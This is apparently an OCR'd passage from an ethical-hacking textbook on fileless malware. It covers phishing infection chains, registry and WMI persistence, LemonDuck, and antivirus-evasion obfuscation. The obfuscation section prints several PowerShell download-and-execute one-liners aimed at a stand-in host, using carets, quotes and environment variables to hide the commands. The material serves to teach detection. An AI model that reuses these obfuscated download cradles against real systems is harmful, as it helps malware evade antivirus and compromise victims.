
7 AutoStart registry key is created for storing the malicious script in the victim's system

Compromising Data

8 The Payload can now exfiltrate data and perform other malicious activities

Figure 7.65: Launching a fileless malware through phishing

- The attacker sends a phishing email to the victim, embedded with a malicious link
- When the victim opens the email and clicks on the malicious link, the victim is automatically redirected to a fake website
- The fake website scans for vulnerabilities in the system, such as outdated Flash, to trigger the exploit
- Now, the fileless malware exploits system tools such as PowerShell to load and run the malicious payloads in memory. PowerShell downloads the malicious payloads from a remote command-and-control server
- The AutoStart registry key is created for storing the malicious script in the victim's system to maintain persistence
- Once the malicious payload is injected, it steals critical information, performs data exfiltration, and sends all the data to the attacker



Maintaining Persistence with Fileless Techniques


- When compared to other malware types, fileless malware **does not use disk files** to spread its infection or maintain persistence
- Attackers adopt unique methods such as **developing load points** to restart infected payloads to maintain persistence
- Attackers save the malicious payload **inside the registry** that holds data for configurations, application files, and settings, which executes itself with every system restart

Attacker
Injects malicious code exploiting server or registry entries
Local Computer
❑ PowerShell executed by the vulnerable application
❑ Install Malicious WMI script
Scan for vulnerable systems to infect them
Local Area Network (LAN)

Maintaining Persistence with Fileless Techniques

Once any malware enters a system, server, or network, it remains intact for a long time. Unlike other malware types, fileless malware does not use disk files to spread its infection or maintain persistence. Therefore, attackers adopt unique methods such as developing load points to restart infected payloads to maintain the persistence of fileless malware. Attackers save the malicious payload inside the registry that holds data for configurations, application files, and settings. After loading the malicious code into the system registry keys, this code executes itself with every system restart or when a certain shortcut file is accidentally clicked. Attackers can also exploit the Windows task scheduler to activate scripts and run them at a specific time. The scheduled task activates the malware inside the registry at regular intervals of time to spread infections in the system.

Attackers can also maintain persistence by exploiting WMI, which is designed to handle various systems and devices in a network. Attackers store the malicious scripts inside the WMI repository, and they can later run them using WMI utilities. Then, the stored scripts can further exploit the vulnerable systems in a network and spread the infection.



Attacker
Injects malicious code exploiting server or registry entries
Local Computer
❑ PowerShell executed by the vulnerable application
❑ Install Malicious WMI script
Scan for vulnerable systems to infect them
Local Area Network (LAN)

Figure 7.66: Maintaining persistence with fileless techniques

Fileless Malware

LemonDuck

- LemonDuck is Python-based fileless malware that spreads its infections over **Microsoft exchange servers** and **enterprise-level Linux machines**
- It removes other malware from the target system and uses **cryptojacking abilities** to hide itself and stay intact even after security patches are applied

Fileless Malware

- **LemonDuck**

  Source: *https://www.cybereason.com*

  LemonDuck is Python-based fileless malware that spreads infections over Microsoft exchange servers and enterprise-level Linux machines worldwide. The infection begins with the exploitation of underlying SMB vulnerabilities, through phishing campaigns, or the brute forcing of an account. It removes other malware from the target system and uses cryptojacking abilities to hide itself and stay intact even after security patches are applied.

  The malware can be spread in two variants, LemonDuck and LemonCat, for different purposes. LemonDuck is capable of running phishing campaigns aimed at compromising the edge devices for initial infection. It may contain a random display name and has "Lemon_Duck" attached within the script. In contrast, LemonCat uses a domain containing "cat" and installs a backdoor for the continuous delivery of malware and spread of infection. Both LemonDuck and LemonCat infect the target machine to subvert security controls, steal cryptocurrency accounts, maintain persistence, and make lateral movements.

Fileless Malware Obfuscation Techniques to Bypass Antivirus

Inserting Characters

- Attackers insert special characters such as **comma(,)** and **semicolon (;)** between malicious commands and strings to make well-known commands more complex to detect

```
,;cmd.exe,/c,;,echo;powershell.exe -NoExit -exec bypass -nop Invoke-Expression(New-Object
System.Net.WebClient).DownloadString(‘https://targetwebsite.com”)&&echo,exit
```

Inserting Parentheses


- When parentheses are used, variables in a code block are evaluated as a **single line command**. Attackers exploit this feature to split and obfuscate malicious commands

```
cmd.exe /c ((echo command1)
&&(
echo command2))
```

Inserting Caret Symbol

- The caret symbol (^) is a reserved character used in shell commands for escaping. Attackers exploit this feature to **escape malicious commands** during execution time

```
C:\WINDOWS\system32\cmd.exe /c p^^o^^w^^e^^r^^s^^h^^e^^l^^l^^.^^e^^x^^e -No^^Exit -exec bypass -nop Invoke-
Expression (New-Object System.Net.WebClient). DownloadString((‘https://targetwebsite.com”)&&echo,exit
```



Fileless Malware Obfuscation Techniques to Bypass Antivirus (Cont’d)

Inserting Double Quotes

- The command line parser uses the double quote symbol as an **argument delimiter**. Attackers use this symbol to concatenate malicious commands in arguments

```
Pow””er””Shell -N””oExit -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Flower.jpg
```

Using Custom Environment Variables

- In the Windows operating system, environment variables are **dynamic objects** that store modifiable values used by applications at runtime. Attackers exploit environment variables to split malicious commands into multiple strings

```
set a=Power &&set b=Shell && %a:~0,-1%%b% -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c
Products.pdf
```

Using Pre-assigned Environment Variables

- “`%CommonProgramFiles%`” contains a default value “`C:\Program  Files\Common  Files`”. Specific characters from this value can be accessed through indexing and used to **execute malicious commands**

```
cmd.exe /c “%CommonProgramFiles:~3,1%owerShell.exe” -windowstyle hidden -command wscript myscript.vbc
```

Fileless Malware Obfuscation Techniques to Bypass Antivirus

Nowadays, attackers are leveraging fileless malware to perform cyber-attacks on target organization, as such malware hides itself from traditional antivirus solutions. Furthermore, fileless malware does not store anything on the disk; hence, it is extremely difficult to detect such attacks. In addition, attackers adopt various obfuscation techniques to keep their malicious activities hidden and undetected for as long as possible.

The various obfuscation techniques used by fileless malware to bypass antivirus solutions are discussed below:

- **Inserting Characters**

  Attackers insert special characters such as commas (,) and semicolons (;) between malicious commands and strings to make well-known commands more difficult to detect. These special characters are considered as whitespace characters in command-line arguments; hence, they are processed easily. Using this technique, attackers break malicious strings to evade parsing of malicious commands by signature-based solutions.

  ```
  ,;cmd.exe,/c,;,echo;powershell.exe -NoExit -exec bypass -nop
  Invoke-Expression(New-Object
  System.Net.WebClient).DownloadString(‘https://targetwebsite.com”)
  &&echo,exit
  ```

- **Inserting Parentheses**

  In general scenarios, parentheses are used to improve the readability of the code, group complex expressions, and split commands. When parentheses are used, variables of a code block are considered and evaluated just as a single-line command. Attackers exploit this feature to split and obfuscate malicious commands.

  ```
  cmd.exe /c ((echo command1)
  &&(
  echo command2))
  ```

- **Inserting Caret Symbol**

